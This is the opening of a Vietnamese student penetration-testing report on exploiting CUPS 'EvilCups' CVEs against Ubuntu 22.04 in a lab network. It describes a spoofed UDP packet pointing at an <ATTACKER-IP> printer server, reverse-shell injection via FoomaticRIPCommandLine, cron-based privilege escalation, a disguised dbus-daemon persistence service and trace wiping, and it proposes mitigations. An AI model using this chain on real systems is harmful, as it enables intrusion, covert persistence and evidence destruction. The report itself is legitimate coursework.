**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**KHOA AN TOÀN THÔNG TIN**

****

**BÁO CÁO BÀI TẬP LỚN**

**HỌC PHẦN: KIỂM THỬ XÂM NHẬP**

**MÃ HỌC PHẦN: INT14107**

**ĐỀ TÀI: KIỂM THỬ XÂM NHẬP HỆ ĐIỀU HÀNH UBUNTU 22.04 THÔNG QUA CUPS**

Các sinh viên thực hiện (trưởng nhóm xếp số 1):

|  |  |  |
| --- | --- | --- |
| Nguyễn Bá Hải Long | : | B21DCAT119 |
| Nguyễn Văn Kiên | : | B21DCAT115 |
| Phạm Tiến Thành | : | B21DCAT179 |
| Đỗ Quang Tùng | : | B21DCAT215 |

|  |  |  |
| --- | --- | --- |
| Tên nhóm | : | 01 |
| Tên lớp | : | D21CQAT03-B |

|  |  |  |
| --- | --- | --- |
| Giảng viên hướng dẫn | : | TS. Đinh Trường Duy |

**HÀ NỘI 2025**

**PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN**

|  |  |  |  |
| --- | --- | --- | --- |
| **TT** | **Công việc / Nhiệm vụ** | **SV thực hiện** | **Thời hạn  hoàn thành** |
| 1 | * Đề xuất khai thác CVE về EvilCups. * Đề xuất kịch bản tấn công: Victim chạy mã độc truy vấn tới IPP server của attacker và từ đó khai thác các CVE về EvilCups. * Tổng hợp kịch bản kiểm thử xâm nhập. * Phân công công việc cho cả nhóm. * Tìm hiểu lý thuyết về CVE-2024-47176 | cups browsed. * Tạo code tấn công khai thác 4 CVE: CVE-2024-47176, CVE-2024-47076, CVE-2024-47175, CVE-2024-47177. | Nguyễn Bá Hải Long | 17/04/2025 |
| 2 | * Đề xuất mô hình mạng doanh nghiệp cho kịch bản kiểm thử xâm nhập. * Tìm hiểu lý thuyết về CVE-2024-47076 | libcupsfilters. * Hỗ trợ làm slide thuyết trình. * Cấu hình và cài đặt mạng doanh nghiệp gồm: WAN, DMZ, LAN và tường lửa pfsense. * Thực hiện rà quét hệ thống từ đó phân tích và đưa ra mạng doanh nghiệp dự đoán. | Nguyễn Văn Kiên | 17/04/2025 |
| 3 | * Cùng các thành viên trong nhóm tìm hiểu nội dung về CUPS, nội dung về mục tiêu kiểm thử, Phạm vi kiểm thử, Phương pháp kiểm thử, Công cụ sử dụng. * Tìm hiểu lý thuyết về CVE-2024-47175 | libppd. * Thực hiện tạo code xóa dấu vết gồm: log hệ thống, lịch sử dòng lệnh, dọn dẹp tool cleanup. * Đề xuất hậu quả ảnh hưởng. * Đề xuất thêm biện pháp khắc phục: Triển khai các công cụ giám sát NIDS như Snort, HIDS như OSSEC. * Thực hiện làm báo cáo. | Phạm Tiến Thành | 17/04/2025 |
| 4 | * Đề xuất phương pháp phòng chống các gồm: Vô hiệu hóa dịch vụ cups-browsed, cập nhật các gói phần mềm CUPS và thư viện liên quan, gỡ bỏ hoàn toàn các thành phần CUPS nếu không sử dụng. * Tìm hiểu lý thuyết về CVE-2024-47177 | cups-filters. * Đảm nhận làm slide chính. * Đề xuất kịch bản duy trì: Tạo dịch vụ giả danh dbus-daemon của Ubuntu chứa reverseshell tới máy tính attacker dưới cổng HTTPS chuẩn 443 mỗi 10s. * Tạo code duy trì. | Đỗ Quang Tùng | 17/04/2025 |

**NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ**

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **TT** | **SV thực hiện** | **Thái độ tham gia** | **Mức hoàn thành CV** | **Kỹ năng giao tiếp** | **Kỹ năng hợp tác** | **Kỹ năng lãnh đạo** |
| 1 | Nguyễn Bá Hải Long | 5 | 5 | 5 | 5 | 5 |
| 2 | Nguyễn Văn Kiên | 5 | 5 | 5 | 5 | 3 |
| 3 | Phạm Tiến Thành | 5 | 5 | 5 | 5 | 3 |
| 4 | Đỗ Quang Tùng | 5 | 5 | 5 | 5 | 3 |

**Ghi chú**:

* Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
* Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
* Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
* Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
* Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

# MỤC LỤC:

[PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN 2](#_Toc198416987)

[NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ 3](#_Toc198416988)

[MỤC LỤC: 4](#_Toc198416989)

[DANH MỤC CÁC HÌNH ẢNH 6](#_Toc198416990)

[DANH MỤC CÁC BẢNG BIỂU 9](#_Toc198416991)

[DANH MỤC CÁC TỪ VIẾT TẮT 10](#_Toc198416992)

[MỞ ĐẦU 11](#_Toc198416993)

[CHƯƠNG 1. GIỚI THIỆU TỔNG QUAN VỀ HỆ THỐNG 12](#_Toc198416994)

[1.1. Giới thiệu 12](#_Toc198416995)

[1.1.1. Mục tiêu kiểm thử 12](#_Toc198416996)

[1.1.2. Phạm vi kiểm thử 12](#_Toc198416997)

[1.1.3. Phương pháp kiểm thử 12](#_Toc198417001)

[1.1.4. Công cụ sử dụng 13](#_Toc198417002)

[1.1.5. Mô tả môi trường kiểm thử 13](#_Toc198417003)

[1.2. Kết chương 14](#_Toc198417015)

[CHƯƠNG 2. PHÂN TÍCH LỖ HỔNG & THU THẬP THÔNG TIN, KHAI THÁC LỖ HỔNG THỰC NGHIỆM & ĐÁNH GIÁ 15](#_Toc198417016)

[2.1. Tổng quát về quy trình kiểm thử: 15](#_Toc198417017)

[2.2. Phân tích hệ thống và thu thập thông tin 20](#_Toc198417018)

[2.2.1. Xác định thông tin mục tiêu 20](#_Toc198417019)

[2.2.2. Quét hệ thống 20](#_Toc198417022)

[2.3. Khai thác lỗ hổng 22](#_Toc198417023)

[2.3.1. Kỹ thuật sử dụng 22](#_Toc198417027)

[2.3.2. Kiến trúc hệ thống mạng 22](#_Toc198417028)

[2.3.3. Danh sách lỗ hổng tìm thấy 26](#_Toc198417029)

[2.3.4. Chi tiết khai thác từng lỗ hổng 26](#_Toc198417032)

[2.4. Kết chương 50](#_Toc198417066)

[CHƯƠNG 3. HẬU QUẢ & ẢNH HƯỞNG, ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC 51](#_Toc198417067)

[3.1. Hậu quả & Ảnh hưởng 51](#_Toc198417068)

[3.1.1. Chiếm quyền điều khiển hệ thống 51](#_Toc198417073)

[3.1.2. Mất dữ liệu và tài sản nhạy cảm 51](#_Toc198417074)

[3.1.3. Mở đường cho các cuộc tấn công sâu hơn 51](#_Toc198417075)

[3.1.4. Giảm độ tin cậy của dịch vụ 51](#_Toc198417076)

[3.1.5. Chi phí khắc phục cao 51](#_Toc198417077)

[3.2. Đề xuất biện pháp khắc phục 52](#_Toc198417078)

[3.2.1. Vô hiệu hóa dịch vụ cups-browsed nếu không cần thiết 52](#_Toc198417079)

[3.2.2. Cập nhật các gói phần mềm CUPS và thư viện liên quan 52](#_Toc198417080)

[3.2.3. Áp dụng biện pháp phòng ngừa tạm thời nếu chưa thể cập nhật 52](#_Toc198417081)

[3.2.4. Gỡ bỏ hoàn toàn các thành phần CUPS nếu không sử dụng 52](#_Toc198417082)

[3.2.5. Tăng cường giám sát và phát hiện sớm 53](#_Toc198417087)

[3.3. Kết chương 53](#_Toc198417088)

[KẾT LUẬN 54](#_Toc198417089)

[TÀI LIỆU THAM KHẢO 56](#_Toc198417090)

[PHỤ LỤC 57](#_Toc198417091)

DANH MỤC CÁC HÌNH ẢNH

[Hình 2.1: Flowchart quy trình kiểm thử 15](#_Toc199065058)

[Hình 2.2: Flowchart rà quét 16](#_Toc199065059)

[Hình 2.3: Flowchart tấn công 17](#_Toc199065060)

[Hình 2.4: Flowchart duy trì 18](#_Toc199065061)

[Hình 2.5: Flowchart xóa dấu vết 19](#_Toc199065062)

[Hình 2.6: Quét cổng 631 bằng Nmap để phát hiện dịch vụ IPP trên Ubuntu 22.04 20](#_Toc199065063)

[Hình 2.7: Sơ đồ doanh nghiệp nhận định 21](#_Toc199065064)

[Hình 2.8: Kiến trúc hệ thống mạng 22](#_Toc199065065)

[Hình 2.9: Cấu hình ip tĩnh cho router 23](#_Toc199065066)

[Hình 2.10: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân victim 24](#_Toc199065067)

[Hình 2.11: Cấu hình ip tĩnh và Default gateway(router) cho máy nạn nhân IPP Server 24](#_Toc199065068)

[Hình 2.12: Cấu hình bộ luật cho WAN 25](#_Toc199065069)

[Hình 2.13: Cấu hình bộ luật cho LAN 25](#_Toc199065070)

[Hình 2.14: Cấu hình bộ luật cho DMZ 26](#_Toc199065071)

[Hình 2.15: Kết quả quét cổng UDP đang mở mặc định trên máy Ubuntu 27](#_Toc199065072)

[Hình 2.16: Tìm hiểu Bind API trong cups-browsed 27](#_Toc199065073)

[Hình 2.17: Code của hàm process\_browse\_data 28](#_Toc199065074)

[Hình 2.18: Code của hàm found\_cups\_printer 28](#_Toc199065075)

[Hình 2.19: Code hàm create\_remote\_printer\_entry 29](#_Toc199065076)

[Hình 2.20: Code python thực hiện gửi gói tin UDP tới địa chỉ victim công UDP:631 với nội dung “0 3 http://<ATTACKER-IP>:<PORT>/printers/whatever” 29](#_Toc199065077)

[Hình 2.21: Thực hiện chạy lệnh 29](#_Toc199065078)

[Hình 2.22: : Thực hiện lắng nghe tại cổng 1234 và đã bắt được các thông tin phản hồi từ victim 30](#_Toc199065079)

[Hình 2.23: Code disk\_clean\_up.py 30](#_Toc199065080)

[Hình 2.24: Thực hiện gửi gói UDP với IPP server khai báo đầy đủ thông tin máy in 32](#_Toc199065081)

[Hình 2.25: Cấu trúc nội dung gói tin từ IPP server khai báo máy in tới victim thông qua cổng UDP:631 32](#_Toc199065082)

[Hình 2.26: Import các thư viện thao tác mạng (socket), xử lý song song (thread), quản lý thời gian (time), tương tác hệ thống (sys) 32](#_Toc199065083)

[Hình 2.27: Import các thư viện cấu hình IPP server 33](#_Toc199065084)

[Hình 2.28: Code class ServerContext để cấu hình chạy IPP server có cấu trúc with statement (Tức quá trình phân tài nguyên, đóng/giải phòng tài nguyên khi kết thúc sẽ do python tự lo) 33](#_Toc199065085)

[Hình 2.29: Hàm nhận ngắt thực thi lệnh 33](#_Toc199065086)

[Hình 2.30: Code khai báo thông tin máy in IPP Server 34](#_Toc199065087)

[Hình 2.31: Hàm thực hiện chạy IPP Server liên tục và nếu có KeyboardInterrupt thì server sẽ shutdown 35](#_Toc199065088)

[Hình 2.32: Code main 35](#_Toc199065089)

[Hình 2.33: Thực hiện chạy evilcups2.py 36](#_Toc199065090)

[Hình 2.34: Kết quả máy in được thêm thành công vào máy victim với không một thông báo (máy HP\_Color\_LaserJet\_1500 là IPP server của attacker) 36](#_Toc199065091)

[Hình 2.35: Ví dụ về file PPD 37](#_Toc199065092)

[Hình 2.36: Kết quả debug log cho thấy các thông tin khai báo máy in được lấy và đưa vào trong một file tạm gọi là “PPD” 37](#_Toc199065093)

[Hình 2.37: Code cho thấy cách các thuộc tính được truyền cho API ppdCreatePPDFromIPP2 trong libp 38](#_Toc199065094)

[Hình 2.38: Code API ppdCreatePPDFromIPP2 thực hiện ghi thông tin khai báo máy in lên PPD file 38](#_Toc199065095)

[Hình 2.39: Ví dụ về tập lệnh mà tham số FoomaticRIPCommandLine có thể thực hiện 39](#_Toc199065096)

[Hình 2.40: Định nghĩa cupsFilter2 39](#_Toc199065097)

[Hình 2.41: Code khai báo thông tin máy in điền vào PPD file 40](#_Toc199065098)

[Hình 2.42: Thực thi code evilcups2.py nhúng reverseshell 40](#_Toc199065099)

[Hình 2.43: Victim thực thi mã độc gửi gói tin tới cổng UDP:631 và truy vấn tới IPP server của attacker 41](#_Toc199065100)

[Hình 2.44: Kết quả cho thấy máy in của attacker được thêm thành công 41](#_Toc199065101)

[Hình 2.45: Victim gửi lệnh in lộn tới máy in của Attacker 41](#_Toc199065102)

[Hình 2.46: Attacker netcat cổng 9001 và nhận được reverseshell thành công 42](#_Toc199065103)

[Hình 2.47: Thực hiện nâng shell 42](#_Toc199065104)

[Hình 2.48: Có thể thấy Victim dùng crontab thực thi định kì file backup\_cups.sh với quyền root 42](#_Toc199065105)

[Hình 2.49: Kiểm tra quyền file backup\_cups.sh thì thấy người dùng other có thể sửa 43](#_Toc199065106)

[Hình 2.50: Thêm reverseshell vào file backup\_cups.sh 43](#_Toc199065107)

[Hình 2.51: Leo thang đặc quyền thành công 43](#_Toc199065108)

[Hình 2.52: Tạo file reverseshell.sh 43](#_Toc199065109)

[Hình 2.53: Nội dung trong file reverseshell.sh nhằm tạo reverseshell về máy tấn công trên công 443 (giả danh thành cổng https). Việc này sẽ lặp lại mỗi 10s 44](#_Toc199065110)

[Hình 2.54: Copy nội dung file reverseshell.sh vào /usr/libexec/dbus-daemon.sh 44](#_Toc199065111)

[Hình 2.55: Xóa file reverseshell.sh xóa dấu vết 44](#_Toc199065112)

[Hình 2.56: Cấp quyền cho dbus-daemon giả danh (reverseshell) 44](#_Toc199065113)

[Hình 2.57: Tạo file dịch vụ dbus-daemon-2 trên máy tính nạn nhân 44](#_Toc199065114)

[Hình 2.58: Nội dung file dịch vụ dbus-daemon-2 45](#_Toc199065115)

[Hình 2.59: Thực hiện cấu hình dịch vụ reverseshell trên máy nạn nhân và chạy dịch vụ đó 45](#_Toc199065116)

[Hình 2.60: Thực hiện lắng nghe cổng 443 trên máy tính attacker để nhận reverseshell về 45](#_Toc199065117)

[Hình 2.61: Tải nmap trên máy victim để quét hệ thống mạng 46](#_Toc199065118)

[Hình 2.62: Quét dải mạng 192.168.19.0/24 phát hiện thêm 2 máy là 192.168.19.1 và 192.168.19.3 (Theo mô hình mạng trước đó .1 là router ra ngoài WAN và .3 là router giữa LAN và DMZ) 46](#_Toc199065119)

[Hình 2.63: Tải git cleanup về 47](#_Toc199065120)

[Hình 2.64: Tải công cụ xóa dấu vết 47](#_Toc199065121)

[Hình 2.65: Gỡ cài đặt Git bằng apt trên Linux 47](#_Toc199065122)

[Hình 2.66: Xóa git và nmap để tránh nạn nhân phát hiện 48](#_Toc199065123)

[Hình 2.67: Cấp quyền thực thi cho tool xóa dấu vết 48](#_Toc199065124)

[Hình 2.68: Thực hiện xóa dấu vết 49](#_Toc199065125)

[Hình 2.69: Xóa tool 49](#_Toc199065126)

[Hình 2.70: Xóa history lệnh 49](#_Toc199065127)

DANH MỤC CÁC BẢNG BIỂU

[Bảng 2.1: Danh sách các lỗ hổng 26](#_Toc195802800)

DANH MỤC CÁC TỪ VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| **Từ viết tắt** | **Thuật ngữ tiếng Anh/Giải thích** | **Thuật ngữ tiếng Việt/Giải thích** |
| CUPS | Common Unix Printing System | Dịch vụ in ấn mã nguồn mở trên Unix |
| DoS | Denial of Service | Tấn công từ chối dịch vụ |
| CVE | Common Vulnerabilities and Exposures | Hệ thống tiêu chuẩn hóa để nhận diện và theo dõi các lỗ hổng bảo mật |
| IPP | Internet Printing Protocol | Giao thức mạng cấp cao |
| PPD | PostScript Printer Description | Tập tin mô tả máy in |
| CUPS | Common UNIX Printing System | Hệ thống in mặc định trên hầu hết các bản phân phối Linux |
| LAN | Local Area Network | Mạng cục bộ |
| WAN | Wide Area Network | Mạng diện rộng |
| DMZ | Demilitarized Zone | Mạng trung gian |

MỞ ĐẦU

CUPS (Common Unix Printing System) là một dịch vụ in ấn mã nguồn mở phổ biến trên các hệ điều hành dựa trên Unix, trong đó có Ubuntu 22.04. Dịch vụ này cho phép quản lý, chia sẻ máy in và xử lý các yêu cầu in từ người dùng hoặc thiết bị trong mạng. Mặc dù đóng vai trò quan trọng trong vận hành hệ thống, CUPS cũng tiềm ẩn nhiều rủi ro bảo mật nếu không được cấu hình đúng cách. Các lỗ hổng trong CUPS từng bị khai thác để thực hiện tấn công từ chối dịch vụ (DoS), leo thang đặc quyền hoặc thậm chí thực thi mã từ xa. Trên Ubuntu 22.04, CUPS thường hoạt động trên cổng 631 với giao diện web quản trị riêng. Kiểm thử xâm nhập nhằm phát hiện các điểm yếu tiềm tàng của dịch vụ này, từ đó đánh giá khả năng bị tấn công bởi các tác nhân độc hại. Quá trình kiểm thử sử dụng nhiều công cụ như Nmap, Burp Suite và Nikto để thu thập thông tin và thực hiện khai thác thử nghiệm. Báo cáo này trình bày quá trình kiểm tra, các lỗ hổng phát hiện được, và các đề xuất để tăng cường bảo mật. Việc kiểm thử CUPS là một bước thiết yếu trong việc bảo vệ hệ thống Ubuntu khỏi các rủi ro liên quan đến in ấn qua mạng.

Báo cáo bài tập lớn gồm 3 chương với nội dung chính như sau:

* Chương 1: GIỚI THIỆU TỔNG QUAN VỀ HỆ THỐNG
* Chương 2: PHÂN TÍCH HỆ THỐNG & THU THẬP THÔNG TIN, KHAI THÁC LỖ HỔNG THỰC NGHIỆM & ĐÁNH GIÁ
* Chương 3: HẬU QUẢ & ẢNH HƯỞNG BẢO MẬT, ĐỀ XUẤT BIỆN PHÁP KHẮC PHỤC

# GIỚI THIỆU TỔNG QUAN VỀ HỆ THỐNG

## Giới thiệu

### Mục tiêu kiểm thử

Mục tiêu của kiểm thử là đánh giá mức độ an toàn của hệ điều hành Ubuntu 22.04 khi sử dụng dịch vụ CUPS và các thành phần liên quan như cups-browsed, libcupsfilters, libppd, và cups-filters. Thông qua khai thác các lỗ hổng CVE-2024-47176, 47076, 47175 và 47177, kiểm thử mô phỏng kịch bản tấn công bằng cách thiết lập IPP server giả chứa reverse shell, từ đó chiếm quyền điều khiển hệ thống khi người dùng thực hiện thao tác in. Quá trình nhằm xác định khả năng thực thi mã từ xa, thu thập thông tin hệ thống, và đề xuất biện pháp giảm thiểu rủi ro bảo mật liên quan đến CUPS.

### Phạm vi kiểm thử

Phạm vi kiểm thử tập trung vào việc khai thác các lỗ hổng bảo mật đã được công bố trong các thành phần của hệ thống CUPS trên hệ điều hành Ubuntu 22.04, bao gồm:

* CVE-2024-47176 | cups browsed: Rủi ro này khai thác việc các hệ thống UNIX tin tưởng gói tin khai báo máy in gửi tới từ mọi nguồn thông qua cổng 631 từ đó đăng ký máy in đó vào trong máy tính.
* CVE-2024-47076 | libcupsfilters: Không xác thực và làm sạch thuộc tính của máy in từ IPP server truyền tới.
* CVE-2024-47175 | libppd: Không xác thực và làm sạch các thuộc tính IPP được viết vào file tạm của PPD, cho phép kẻ tấn công có thể tiêm mã độc vào file PPD.
* CVE-2024-47177 | cups-filters: cho phép thực hiện mã độc tùy ý thông qua tham số FoomaticRIPCommandLine.



### Phương pháp kiểm thử

Từ những CVE ở trên đưa ra kịch bản như sau:

* + Thực hiện rà quét hệ thống mạng mục tiêu.
  + Truy cập dịch vụ IPP server thật để nhận tên máy in vật lý mà victim đang sử dụng. (nếu được)
  + Thiết lập IPP server giả tên máy in vật lý của victim.
  + Victim thực thi mã độc dẫn tới giao tiếp IPP server của attacker.
  + Thông tin IPP server giả sẽ được lưu vào file tạm PPD. File PPD là file hướng dẫn cho máy in vật lý hoạt động, nó hỗ trợ thư viện filter foomatic-rip cấp quyền thực thi các lệnh trong thuộc tính FoomaticRIPCommandLine – thuộc tính có thể thực hiện được hầu hết các câu lệnh cũng là nơi ta tiêm reverse shell.
  + Đợi cho người dùng vô tình thực hiện gửi lệnh in tới máy in ảo của attacker lúc đấy hệ thống CUPS sẽ thực hiện theo chỉ thị của file PPD và thực hiện reverse shell được tiêm trước đó.
  + Sau khi có shell, thực hiện leo thang đặc quyền thông qua cấu hình lỗi crontab trên máy tính victim.
  + Cài trong máy tính victim một dịch vụ chạy dưới quyền root thực hiện reverse shell tới máy tính attacker mỗi 10 giây tại cổng 443 để duy trì tấn công.
  + Cuối cùng chạy lệnh xóa dấu vết.

### Công cụ sử dụng

* Nmap: Thực hiện rà quét dải địa chỉ IP public của doanh nghiệp và phát hiện có dịch vụ IPP server hoạt động.
* Code python mã độc được victim cài về và thực thi. Nó có tác đụng gửi gói tin cổng UDP:631 truy vấn tới IPP server attacker.
* Code python cho việc gửi gói tin khai báo IPP server giả mạo kèm theo reverse shell tới Victim.
* Code python để tạo dịch vụ reverse shell với quyền root trên máy tính victim phục vụ cho quá trình duy trì.
* Code bash cleanup để xóa dấu vết tấn công.
* Netcat.

### Mô tả môi trường kiểm thử

Môi trường kiểm thử được xây dựng mô phỏng hệ thống mạng doanh nghiệp gồm 3 phân vùng: WAN, LAN, và DMZ được phân tách bằng tường lửa pfsense. Trong đó:

* LAN: Chứa máy victim sử dụng hệ điều hành Ubuntu 22.04, đang chạy dịch vụ CUPS mặc định (port 631) và kết nối với IPP server thật nằm trong DMZ.
* WAN: Chứa máy attacker chạy Kali Linux thực hiện rà quét, khai thác lỗ hổng và thiết lập máy in giả mạo.
* DMZ: Dịch vụ LAN sử dụng là IPP server.
* Tường lửa: Sử dụng pfsense để kiểm soát lưu lượng giữa các vùng mạng.




## Kết chương

Chương 1 đã cung cấp một cái nhìn tổng quan về hệ thống CUPS và các thành phần liên quan như cups-browsed, libcupsfilters, libppd và cups-filters trong môi trường Ubuntu 22.04, đồng thời phân tích các lỗ hổng bảo mật CVE-2024-47176, 47076, 47175 và 47177. Mục tiêu kiểm thử đã được xác định rõ ràng, tập trung vào việc khai thác các lỗ hổng này để kiểm tra khả năng thực thi mã từ xa qua các lỗ hổng trong CUPS, đồng thời phát hiện và mô phỏng các cuộc tấn công thông qua việc gửi gói tin UDP giả mạo, gây ra sự cố bảo mật nghiêm trọng. Phương pháp kiểm thử được thực hiện với các công cụ chuyên dụng như Nmap, Scapy và Python, giúp phân tích các lỗ hổng và kiểm tra mức độ an toàn của hệ thống. Từ đó, bài kiểm thử đã chỉ ra các mối đe dọa tiềm ẩn và cách thức tấn công của kẻ xấu có thể xâm nhập vào hệ thống mà không cần xác thực. Môi trường thử nghiệm đã được thiết lập một cách chi tiết, với việc phân tách rõ ràng các phân vùng mạng LAN và Internet, cùng các công cụ như firewall và các dịch vụ bảo mật khác. Các biện pháp khắc phục như tắt dịch vụ cups-browsed, chặn cổng UDP 631, và cập nhật bản vá bảo mật đã được đề xuất, nhằm giảm thiểu rủi ro và tăng cường bảo mật cho hệ thống. Qua đó, chương 1 đã xây dựng nền tảng vững chắc cho các bước tiếp theo trong việc phát hiện và ngăn chặn các cuộc tấn công thực tế, đồng thời cung cấp một cái nhìn sâu sắc về mức độ nghiêm trọng của các lỗ hổng bảo mật trong hệ thống in ấn CUPS.

# PHÂN TÍCH LỖ HỔNG & THU THẬP THÔNG TIN, KHAI THÁC LỖ HỔNG THỰC NGHIỆM & ĐÁNH GIÁ

## Tổng quát về quy trình kiểm thử:



Hình 2.: Flowchart quy trình kiểm thử

